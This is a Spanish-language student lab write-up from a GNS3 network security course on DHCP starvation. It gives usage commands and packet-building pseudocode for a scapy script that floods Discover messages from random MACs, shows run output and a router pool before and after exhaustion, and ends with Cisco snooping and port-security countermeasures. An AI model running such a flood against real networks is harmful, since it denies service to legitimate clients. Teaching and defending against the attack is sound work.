

04

DHCP Starvation

Documentación Técnica — Laboratorio de Seguridad de Redes GNS3

DHCP — Capa 2/3/7 | OSI Layer 2/3/7

Autor: Diego Marte

Matrícula: 2023-0316

GitHub: github.com/DarkyGhost107/network-security-dhcp-starvation

Fecha: 5 de junio de 2026

GNS3 | Laboratorio Controlado | Uso Educativo Exclusivo

DHCP Starvation — Laboratorio de Seguridad de Redes

Aviso Legal

Este repositorio es de uso exclusivamente educativo dentro de un laboratorio controlado (GNS3).
El uso de estas técnicas en redes reales sin autorización expresa es ilegal.

1. Objetivo del Laboratorio

Demostrar el ataque DHCP Starvation: el atacante agota el pool de direcciones IP del servidor DHCP legítimo enviando masivamente solicitudes DHCP Discover con MACs fuente falsas y aleatorias. Una vez agotado el pool, ningún cliente legítimo puede obtener una IP, causando una denegación de servicio (DoS) en la capa de red.

Este ataque suele combinarse con DHCP Spoofing (levantar un rogue server una vez agotado el legítimo).

2. Objetivo del Script

dhcp_starvation.py genera continuamente DHCP Discover con MACs únicas aleatorias, forzando al servidor DHCP a crear una entrada de lease por cada solicitud hasta agotar su pool de IPs disponibles.

3. Parámetros del Script

Parámetro	Flag	Tipo	Default	Descripción
Interfaz	-i / --interface	str	eth0	Interfaz de red
Cantidad	-c / --count	int	200	Número de Discovers a enviar
Delay	-d / --delay	float	0.05	Pausa entre paquetes (segundos)

Ejemplo de uso

```
# Ataque básico (200 solicitudes)
sudo python3 dhcp_starvation.py

# Ataque agresivo (1000 solicitudes, sin delay)
sudo python3 dhcp_starvation.py -c 1000 -d 0

# Ataque controlado con interfaz específica
sudo python3 dhcp_starvation.py -i eth1 -c 500 -d 0.02
```

```
(root@kali)-[/home/kali/network-security-dhcp-starvation]
# sudo python3 dhcp_starvation.py -i eth1 -c 250 -d 0.01

=====
DHCP STARVATION - Laboratorio GNS3
Interfaz: eth1 | Solicitudes: 250 | Delay: 0.01s
=====

[*] Iniciando DHCP Starvation...
[+] Enviados: 50/250 | 18.6 pkt/s
[+] Enviados: 100/250 | 17.0 pkt/s
[+] Enviados: 150/250 | 18.4 pkt/s
```

4. Requisitos

```
# Sistema operativo
Kali Linux / Ubuntu 20.04+

# Python
Python 3.8+

# Dependencias
pip install scapy

# Privilegios
root (sudo)
```

5. Funcionamiento del Script

```

FLUJO DEL ATAQUE

Para cada iteración (i = 1..N):

1. Generar MAC aleatoria única (fake_mac)
2. Convertir MAC a bytes para campo chaddr (BOOTP)
3. Generar XID aleatorio (identificador de transacción)
4. Construir paquete:
    Ether(src=fake_mac, dst=broadcast) /
    IP(src=0.0.0.0, dst=255.255.255.255) /
    UDP(sport=68, dport=67) /
    BOOTP(chaddr=bytes_mac, xid=xid, flags=0x8000) /
    DHCP(options=[discover, hostname, param_req_list])

5. sendp() → enviar por la interfaz
6. Servidor DHCP crea un lease por cada MAC única
7. Pool agotado → nuevos clientes no reciben IP

```

¿Por qué funciona?

```


Servidor DHCP tiene pool: 192.168.1.100 - 192.168.1.200 (100 IPs)

Atacante envía:   Discover (MAC: aa:bb:cc:11:11:11) → Lease 1
                  Discover (MAC: aa:bb:cc:22:22:22) → Lease 2
                  Discover (MAC: aa:bb:cc:33:33:33) → Lease 3
                  ...
                  Discover (MAC: aa:bb:cc:64:64:64) → Lease 100 ← POOL AGOTADO

Cliente legítimo: Discover (MAC real) → ❌ No IP Available

```

6. Topología de Red (GNS3)



Direccionamiento

Dispositivo	IP	Rol
Servidor DHCP	192.168.1.1/24	Víctima del ataque
Atacante	192.168.1.50/24	IP estática (no usa DHCP)
Clientes legítimos	Sin IP (DoS)	Afectados por el ataque

7. Capturas de Pantalla

Pool DHCP disponible (antes)

```
ROUTER-DHCP#show ip dhcp pool

Pool LABORATORIO :
Utilization mark (high/low)      : 100 / 0
Subnet size (first/next)         : 0 / 0
Total addresses                   : 254
Leased addresses                  : 0
Excluded addresses               : 49
Pending event                    : none
1 subnet is currently in the pool :
Current index   IP address range      Leased/Excluded/Total
192.168.1.52   192.168.1.1 - 192.168.1.254  0 / 49 / 254
ROUTER-DHCP#show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address      Client-ID/      Lease expiration    Type    State    Interface
                Hardware address/
                User name
```

Ataque en ejecución

```
(root@kali)-[/home/kali/network-security-dhcp-starvation]
# sudo python3 dhcp_starvation.py -i eth1 -c 250 -d 0.01

=====
DHCP STARVATION - Laboratorio GNS3
Interfaz: eth1 | Solicitudes: 250 | Delay: 0.01s
=====

[*] Iniciando DHCP Starvation ...
[+] Enviados: 50/250 | 18.6 pkt/s
[+] Enviados: 100/250 | 17.0 pkt/s
[+] Enviados: 150/250 | 18.4 pkt/s
```

Pool DHCP agotado

```
ROUTER-DHCP#show ip dhcp pool

Pool LABORATORIO :
Utilization mark (high/low)      : 100 / 0
Subnet size (first/next)         : 0 / 0
Total addresses                   : 254
Leased addresses                  : 203
Excluded addresses                : 51
Pending event                     : none
1 subnet is currently in the pool :
Current index      IP address range      Leased/Excluded/Total
0.0.0.0           192.168.1.1 - 192.168.1.254      203 / 51 / 254
```

Comandos para verificar en el servidor DHCP (Cisco IOS):

```
! Ver las asignaciones actuales
show ip dhcp binding

! Estadísticas del servidor DHCP
show ip dhcp server statistics

! Ver pool agotado
show ip dhcp pool
```

8. Contramedidas

Contramedida	Implementación	Descripción
DHCP Snooping	ip dhcp snooping	Valida MACs en mensajes DHCP
Rate-limit DHCP	ip dhcp snooping limit rate 15	Máximo 15 paquetes DHCP/seg por puerto
Port Security	switchport port-security maximum 1	Solo 1 MAC por puerto de acceso
Lease time corto	lease 0 2 (2 horas)	Libera IPs más rápido
Pool de IPs grande	Ampliar el rango DHCP	Mitiga parcialmente (no solución)

Configuración Cisco IOS — Defensa completa:

```
! DHCP Snooping + Rate limiting
```

```
ip dhcp snooping
ip dhcp snooping vlan 1

interface range GigabitEthernet0/2 - 24
ip dhcp snooping limit rate 15

! Port Security para limitar MACs por puerto
interface range GigabitEthernet0/2 - 24
switchport mode access
switchport port-security
switchport port-security maximum 2
switchport port-security violation restrict
switchport port-security aging time 2
```

```
SW-LABORATORIO(config)#ip dhcp snooping
SW-LABORATORIO(config)#ip dhcp snooping vlan 10
SW-LABORATORIO(config)#no ip dhcp sooping information option
^
% Invalid input detected at '^' marker.

SW-LABORATORIO(config)#no ip dhcp snooping information option
SW-LABORATORIO(config)#interface gig1/1
SW-LABORATORIO(config-if)#ip dhcp snooping trust
SW-LABORATORIO(config-if)#interface range gig0/0
SW-LABORATORIO(config-if-range)#no ip dhcp snooping trust
SW-LABORATORIO(config-if-range)#ip dhcp snooping limit rate 15
SW-LABORATORIO(config-if-range)#switchport mode access
SW-LABORATORIO(config-if-range)#switchport port-security
Command rejected: GigabitEthernet0/0 is a dynamic port.
% Range command terminated because it failed on GigabitEthernet0/0
SW-LABORATORIO(config-if-range)#switchport port-security maximum 1
SW-LABORATORIO(config-if-range)#switchport port-security violation shutdown
SW-LABORATORIO(config-if-range)#switchport port-security mac-address sticky
```

9. Referencias

- MITRE ATT&CK T1498 — Network DoS
- RFC 2131 — DHCP Protocol
- Cisco Port Security Guide

Laboratorio de Seguridad de Redes · GNS3 · Uso educativo exclusivo